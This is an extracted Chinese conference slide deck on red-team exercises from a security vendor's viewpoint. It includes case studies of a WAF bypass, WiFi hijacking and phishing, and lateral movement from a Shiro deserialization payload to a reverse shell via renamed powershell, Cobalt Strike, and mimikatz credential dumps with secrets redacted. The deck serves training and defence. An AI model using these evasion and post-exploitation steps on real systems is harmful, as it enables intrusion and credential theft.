

0 0 1 0 1 0 1
1 0 1 0 0 1 0
0 1 1 0 1 0 0
0 1 0 1 0 0 1
1 0 1 0 1 0 0

乙方视角下的攻防演练实践

曾裕智

0 1 0 1 0 1 0 0 1 0 1 1
0 1 0 0 1 0 1 1 0 1 0 1
1 1 0 1 0 0 1 0 1 1 0 1
1 0 1 0 0 1 0 1 1 0 1 0
0 1 0 1 0 0 1 0 1 1 0 1

2019

企业安全俱乐部
数据治理专场

About me

曾裕智

漏洞盒子负责人

多年乙方安全服务经验

安全测试

攻防演练

2019

企业安全俱乐部
数据治理专场



应急演练的重要性

2013年，韩亚航空214航班着陆时发生事故。飞机尾部撞到了机场防波堤上，导致机尾整截脱落，飞机主体机身偏出跑道，起火燃烧。机组人员的镇定快速有效的指挥，机组+乘客307人，304人得救。民航空难史上的奇迹。



企业就像一架在空中高速飞行的客机
安全事故来临时，机组人员能否快速地应急处理，避免重大人员财产损失？




攻防演练背景

- 企业的安全防御是否有效？
- 安全设备策略是否会被绕过？
- 员工是否有足够的安全意识避开水坑攻击、钓鱼攻击？
- 攻击事件发生时，安全团队是否能及时发现？
- 能否在攻击成功前阻断其行为？
- 日志记录是否完备，事后溯源是否可快速定位问题？
-

2019

企业安全俱乐部
数据治理专场




攻防演练目标

- 安全产品是否可以防护和检测到新的攻击手段，了解安全短板
- 安全防护体系是否有效的形成纵深防护，增加攻击者的消耗
- 内部人员是否具备相关安全意识，抵御外部攻击
- 安全管理中的协同是否可以有效的执行和响应，安全人员是否可以应对新形势下的安全威胁的响应

2019

企业安全俱乐部
数据治理专场



攻防演练与渗透测试区别


	攻防演练	安全/渗透测试
目的	目的不在发现漏洞多少而在于： 检验防御有效性； 检验应急处置能力； 检验人员安全意识；	尽可能多发现安全漏洞，测试面全覆盖。
实施方式	攻击方需要隐藏自身，绕开防御设备，深入横向渗透； 攻击方式除了系统漏洞本身，还有社工、钓鱼等； 漏洞需要评估对业务实际影响；	攻击方无需隐藏自身。漏洞点到为止。
参与对象	过程需双方参与，防守方需要积极防御，并做相应应急响应。	过程中主要乙方参与，完成渗透并输出报告。

2019

企业安全俱乐部
数据治理专场




攻防演练框架



攻防案例分享：WAF攻防

- 防守方：核心业务部署WAF防护，开启策略
- 攻击方：进行SQL注入，尝试绕过WAF检测
- 攻防结果：攻击方通过构造超长数据包，成功绕过WAF规则检测，并SQL注入获取数据库名。防守事中无法检测发现。
- 优化改善：升级WAF规则，调整策略。



2019

企业安全俱乐部
数据治理专场



攻防案例分享：WiFi劫持、钓鱼邮件

■ 攻击方：

- 1) 现场通过伪造WiFi信号，尝试劫持企业普通员工数据；
- 2) 远程发送钓鱼邮件，诱导企业员工点击。

■ 攻防结果：

部分员工缺乏信息安全意识，连接名称相同或相似的WiFi，完全无感知地遭受中间人劫持攻击，泄露个人信息。甚至在个别案例中意外发现开发将项目代码上传到公网网盘。

■ 优化改善：

加强员工安全意识培训；企业邮箱配置SPF防止伪造等；

2019

企业安全俱乐部
数据治理专场



攻防案例：横向渗透

从企业公网子站shiro反序列化到拿下内网域控的横向渗透。

```
Raw Params Headers Hex
GET / HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
rememberMe=CWOYpJgrWzIyLe32e2kMYa0PwzNVGah1FPvQM9J8uecWr32N8ewmAcbt5Ijg4VxLj3QXUt2hqFPirrrcfguVT64XLeNq
BCmZZZ4qb313niqStuxjm7USTcmzYz5Rg0cBwNO6THVmNXoGIMZdwepcB08o3Vmw74SMm0g3KqoP2TKa0k/mdKSgMc8x/jVFVS1Qpf
DNK1vSi2pWU10cPzFvUA7Thm/aoi8R1p05i5aWzThVtP3D4/+Ns50waki9+00Mioy794fY5Fiteh1iQR+uKy4+MLdsMga3xXbcqF05
[REDACTED]
q1FHL6Dn5nzFKHU5CnJg0ho5eVnfUqaX4QfvB0p0CpLi03s238GHIMVMB8RY5ZbInAtro7mKs0457bWITROJXqWhxfVH2ymILyY4ZDs
zLxbKKGxh5IbBR1EfAc4/yxEZGIfZ9EV4gvZ1x8K7sagP2z/LjVjklaNy1r37a02k6VB4uCVxEH+MRDnthVJmihHD3xCtEwxE+iKsWDY
alcVnorJbMAI1TXu6FFhFEoz6Sb6dYTwbVPJpmEJeJkoTrzoZhw4RWOjATcbaTyojGyVF6XbZVwuPC8axtG4Hzjbxzvlc9TLrPMFxo
```

	Name
77769	ts.c[REDACTED].shiro.[REDACTED].ceye.io
77768	ts.c[REDACTED].shiro.[REDACTED].ceye.io
77767	ts.c[REDACTED].shiro.[REDACTED].ceye.io
77766	ts.c[REDACTED].shiro.[REDACTED].ceye.io
77765	ts.c[REDACTED].shiro.[REDACTED].ceye.io
77764	ts.c[REDACTED].shiro.[REDACTED].ceye.io
5477763	ts.c[REDACTED].shiro.[REDACTED].ceye.io
5477762	ts.c[REDACTED].shiro.[REDACTED].ceye.io



攻防案例：横向渗透

尝试使用powershell反弹，均失败，服务器有相关防护，无法直接启用。绕过手法为将powershell.exe复制到其他目录并改名，成功反弹shell：

```
Listening on [0.0.0.0] (family 0, port 12345)
Connection from [192.168.1.100] port 12345 [tcp/*] accepted (family 2, sport 54980)
Microsoft Windows [°汾 6.1.7600]
°巒ε (c) 2009 Microsoft Corporationif±f'εε{if
E:\[redacted]\Tomcat7_mh>
```

执行whoami，为system权限：

```
E:\[redacted]\Tomcat7_mh\webapps\R00T>whoami
whoami
nt authority\system
```



攻防案例：横向渗透

为方便进行内网渗透，采用cobalt strike 上线远控：

Directory listing for /


- [payload.ps1](#)

223.104.124.7	172.16.212.121	SYSTEM *	WIN-8N...
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]
192.168.1.9	192.168.1.3	AuditSys	WIN-FPI...
192.168.10.89	192.168.10.29	SYSTEM *	CHAOXI...
192.168.21.201	192.168.21.221	SYSTEM *	WIN-7V...



攻防案例：横向渗透

查看目录文件：



攻防案例：横向渗透

采用mimikatz成功读取内存中的密码：

```
Logon Time      : 2019/2/25 16:21:06
SID             : S-1-5-21-98787052-1019704292-89126121-1011

msv :
  [00000003] Primary
  * Username : MYSQL_SF_8EUCQP
  * Domain   : WIN-7V116LF2L4K
  * LM       : 2[REDACTED]2c
  * NTLM     : a5[REDACTED]d77
  * SHA1     : 90[REDACTED]406

tspkg :
  * Username : MYSQL_SF_8EUCQP
  * Domain   : WIN-7V116LF2L4K
  * Password : [REDACTED]

wdigest :
  * Username : MYSQL_SF_8EUCQP
  * Domain   : WIN-7V116LF2L4K
  * Password : [REDACTED]


kerberos :
  * Username : MYSQL_SF_8EUCQP
  * Domain   : WIN-7V116LF2L4K
  * Password : [REDACTED]

ssp :
credman :
```




攻防案例：横向渗透

内网phpMyAdmin弱口令致数据库沦陷




